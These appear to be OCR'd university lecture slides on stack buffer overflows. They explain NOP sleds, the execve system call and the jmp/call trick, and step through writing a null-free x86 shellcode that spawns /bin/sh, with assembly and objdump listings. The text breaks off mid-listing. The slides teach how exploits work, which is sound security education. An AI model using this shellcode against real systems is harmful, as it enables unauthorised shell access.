
```
$ gcc -o sp sp.c

$ ./sp
0xbffff6b8  <~ ESP
$ ./sp
0xbffff6b8
```

Note: Be Careful with Debuggers


Notice that some debuggers, including **`gdb`**, add an **offset** to the allocated process memory.

So, the ESP obtained from **`gdb`** (Plan A) differs of a few words from the ESP obtained by reading directly within the process (Plan B).

Anyways, we still have a **problem of precision** (see next slides for a solution).


jmp to saved EIP
JUMP TO SOMETHING THAT IS ALWAYS VALID
ESP ± offset
. . .
. . .
. . .
. . .
. . .
buf addr.
arbitrary
code here
Approximate buffer address
Machine code

NOP (0x90) Sled to the Rescue



NOP Sled Explained

A "landing strip" such that:

- Wherever we fall, we find a valid instruction
- We eventually reach the end of this area and the executable code

Sequence of NOP at the beginning of the buffer

- NOP is a 1-byte instruction (`0x90` on x86), which does nothing at all

Where to Jump

Jump to "anywhere within the NOP sled range"

What to Execute? `5h311c0d3`

Historically, goal of the attacker: to spawn a (privileged) **shell** (on a local/remote machine)

(Shell)**code**: sequence of machine instructions (that are needed to open a shell)

In general, a shellcode may do just anything (e.g., open a TCP connection, launch a VPN server, a reverse shell).

http://shell-storm.org/shellcode/

Basically: execute **`execve("/bin/sh")`**

execve IS THE MECHANISM THAT ALLOWS TO SWITCH FROM USER MODE TO KERNEL MODE TO PERFORM PRIVILEGED OPERATIONS

$ man execve

COMMAND TO EXECUTE

ARRAY THAT CONTAINS THE POSITION IN MEMORY TO EXECUTE THE COMMAND

POINTER TO ACL THE ENVIRONMENT TO PASS TO THIS PROGRAM

```
int execve(const char *pathname,char *const argv[],char *const envp[])
```

ENDS WITH A NULL POINTER

Executes the program referred to by pathname.

Family of **system calls** (i.e., OS mechanism to switch context from the user mode to the kernel mode), needed to execute privileged instructions.

In Linux, a **system call** is invoked by executing a software interrupt through the **`int`** instruction passing the **`0x80`** value (or the equivalent instructions in nowadays processors).

Calling convention

```
(gdb) disassemble  execve
...
movl   $0xb,%eax       //0xb is "execve"
movl   0x8(%ebp),%ebx
movl   0xc(%ebp),%ecx
movl   0x10(%ebp),%edx
int    $0x80
```

In Linux, a **system call** is invoked by executing a software interrupt through the **`int`** instruction passing the **`0x80`** value (or the equivalent instructions):

1. `movl $syscall_number, eax`
2. `Syscall arguments //GP registers (ebc, ecx, edx)`
   a. `mov arg1, %ebx`
   b. `mov arg2, %ecx`
   c. `mov arg3, %edx`
3. `int 0x80 //Switch to kernel mode`

`Syscall is executed`

Writing shellcode

Unless we want to write the shellcode in assembly, we code it in C and then we "compose" it by picking the relevant instructions only.

1. Write high level code
2. Compile and disassembly
3. Analyze assembly
   a. Clean up code
4. Extract Opcode
5. Create the shellcode

A Simple x86 Shellcode Example

```
//C version of our shellcode.
//We want to execute this:
int main() {
    char* hack[2];

    hack[0] = "/bin/sh";
    hack[1] = NULL;

execve(hack[0], &hack, &hack[1]);
}
```

STRING ADDRESS ADDRESS

Disassemble execve

```
int execve(char *file, char *argv[], char *env[])
```

move **$0xb** into EAX registry
move EBP+8 (i.e., ***file**) into EBX
move EBP+12 (i.e., ***argv[0]**) into ECX
move EBP+16 (i.e., ***env[0]**) into EDX
invoke the system call found in EAX

```
(gdb) disassemble  execve
...
movl   $0xb,%eax       //0xb is "execve"
movl   0x8(%ebp),%ebx
movl   0xc(%ebp),%ecx
movl   0x10(%ebp),%edx
int    $0x80
```

A Simple x86 Shellcode Example

```
//C version of our shellcode.
//We want to execute this:
int main() {
    char* hack[2];

    hack[0] = "/bin/sh";
    hack[1] = NULL;

execve(hack[0], &hack, &hack[1]);
}
```

Mem. preparation: push arguments onto the stack

```
...
movl   $0x80027b8,0xfffffff8(%ebp)
movl   $0x0,0xfffffffc(%ebp)
--------------------------------
(1) pushl  $0x0
(2) leal   0xfffffff8(%ebp),%eax
    pushl  %eax
(3) movl   0xfffffff8(%ebp),%eax
    pushl  %eax
    call   0x80002bc <__execve>
...
...
```

```
int execve(char *file, char *argv[], char *env[])
```


move **$0xb** into EAX registry
move EBP+8 (i.e., ***file**) into EBX
move EBP+12 (i.e., ***argv[0]**) into ECX
move EBP+16 (i.e., ***env[0]**) into EDX
invoke the system call found in EAX


```
(gdb) disassemble __execve
...
movl   $0xb,%eax        //0xb is "execve"
movl   0x8(%ebp),%ebx
movl   0xc(%ebp),%ecx
movl   0x10(%ebp),%edx
int    $0x80
```

Let's Prepare the Memory

We must prepare the stack such that the appropriate content is there:

- string **`"/bin/sh"`** somewhere in memory, terminated by **`\0`** NULL TERMINATOR OF THE ARRAY
- address of that string somewhere in memory
  - **`argv[0]`**
- followed by NULL
  - **`argv[1]`**
  - **`*env`**





Everything can be parametrized w.r.t. the string **ADDRESS**.

Let's put it together in a generic way

```
movl    ADDRESS,array-offset(ADDRESS)      hack[0] = "/bin/sh"
movb    $0x0,nullbyteoffset(ADDRESS)       terminate the string
movl    $0x0,null-offset(ADDRESS)          hack[1] = NULL
---------------------------------- <~ execve starts here
movl    $0xb,%eax                          move $0xb to EAX
movl    ADDRESS,%ebx                       move hack[0] to EBX
leal    array-offset(ADDRESS),%ecx         move &hack to ECX
leal    null-offset(ADDRESS),%edx          move &hack[1] EDX
int     $0x80                              interrupt
```

System call invocation

Everything can be parametrized w.r.t. the string **ADDRESS**.

Problem

How to get the **exact** (not approximate) ADDRESS of `/bin/sh` if we don't know where we are writing it in memory?

ADDRESS OF .string INSTRUCTION

Problem


How to get the **exact** (not approximate) ADDRESS of **`/bin/sh`** if we don't know where we are writing it in memory?

Trick. The **`call`** instruction pushes the return address on the stack (e.g., saved EIP).

AFTER .string → SYSTEM PUSHES ON THE STACK THE NEXT INSTRUCTION

Executing a **`call`** just **before declaring the string** has the **side effect** of leaving the address of the string (next IP!) on the stack.

Jump and Call Trick for Portable Code



Note: the ESI register is typically used to save pointers or addresses.

The Resulting Shellcode

```
jmp     0x2a                    # 5 bytes
popl    %esi                    # 1 byte
movl    %esi,0x8(%esi)          # 3 bytes
movb    $0x0,0x7(%esi)          # 4 bytes
movl    $0x0,0xc(%esi)          # 7 bytes
movl    $0xb,%eax               # 5 bytes
movl    %esi,%ebx               # 2 bytes
leal    0x8(%esi),%ecx          # 3 bytes
leal    0xc(%esi),%edx          # 3 bytes
int     $0x80                   # 2 bytes
movl    $0x1, %eax              # 5 bytes
movl    $0x0, %ebx              # 5 bytes
int     $0x80                   # 2 bytes
call    -0x2f                   # 5 bytes
.string "/bin/sh"               # 8 bytes
```

Whoooops: Zero Problems :-(

```
$ as --32 shellcode.asm //assemble to binary code
$ objdump -d a.out //disassemble the code to have a look
   0:   e9 26 00 00 00          jmp    0x2a
   5:   5e                      pop    %esi
   6:   89 76 08                mov    %esi,0x8(%esi)
   9:   c6 46 07 00             movb   $0x0,0x7(%esi)
   d:   c7 46 0c 00 00 00 00    movl   $0x0,0xc(%esi)
  14:   b8 0b 00 00 00          mov    $0xb,%eax
  19:   89 f3                   mov    %esi,%ebx
  1b:   8d 4e 08                lea    0x8(%esi),%ecx
  1e:   8d 56 0c                lea    0xc(%esi),%edx
  21:   cd 80                   int    $0x80
  23:   b8 01 00 00 00          mov    $0x1,%eax
  28:   bb 00 00 00 00          mov    $0x0,%ebx
  2d:   cd 80                   int    $0x80
  2f:   e8 cd ff ff ff          call   0x1
  34:   2f                      das
  35:   62 69 6e                bound  %ebp,0x6e(%ecx)
  38:   2f                      das
  39:   73 68                   jae    0xa3
```

Problem. `0x00` is `'\0'`, which is the string term.

Any string-related operation will stop at the first `'\0'` found.

Substitutions

SUCH THAT NO "MALICIOUS 0" APPEAR

`jmp -> jmp short (e9 26 00 00 00 -> eb 1f)`
(need to adjust offsets correspondingly)

```
                                  xorl %eax,%eax
movb $0x0,0x7(%esi)    -> movb %eax,0x7(%esi)
movl $0x0,0xc(%esi)    -> movl %eax,0xc(%esi)

movl   $0xb,%eax       -> movl   $0xb,%al

movl   $0x0, %ebx      -> xorl   %ebx,%ebx
movl   $0x1, %eax      -> movl   %ebx,%eax
                          inc    %eax
```

The Resulting Shellcode (reprise)

NO SHELLCODE IN THE EXAM :-)

```
jmp     0x21                    # 2 bytes
popl    %esi                    # 1 byte
movl    %esi,0x8(%esi)          # 3 bytes
xorl    %eax,%eax               # 2 bytes
movb    %eax,0x7(%esi)          # 3 bytes
movl    %eax,0xc(%esi)          # 3 bytes
movb    $0xb,%al                # 2 bytes
movl    %esi,%ebx               # 2 bytes
leal    0x8(%esi),%ecx          # 3 bytes
leal    0xc(%esi),%edx          # 3 bytes
int     $0x80                   # 2 bytes
xorl    %ebx,%ebx               # 2 bytes
movl    %ebx,%eax               # 2 bytes
inc     %eax                    # 1 byte
int     $0x80                   # 2 bytes
call    -0x20                   # 5 bytes
.string "/bin/sh"               # 8 bytes
```

Look ma! No zeroes! :D

```
$ as --32 shellcode.asm          //assemble to binary code
$ objdump -d a.out               //disassemble the code to have a look

   0:    eb 1f                  jmp    0x21
   2:    5e                     pop    %esi
   3:    89 76 08               mov    %esi,0x8(%esi)
   6:    31 c0                  xor    %eax,%eax
   8:    88 46 07               mov    %al,0x7(%esi)
   b:    89 46 0c               mov    %eax,0xc(%esi)
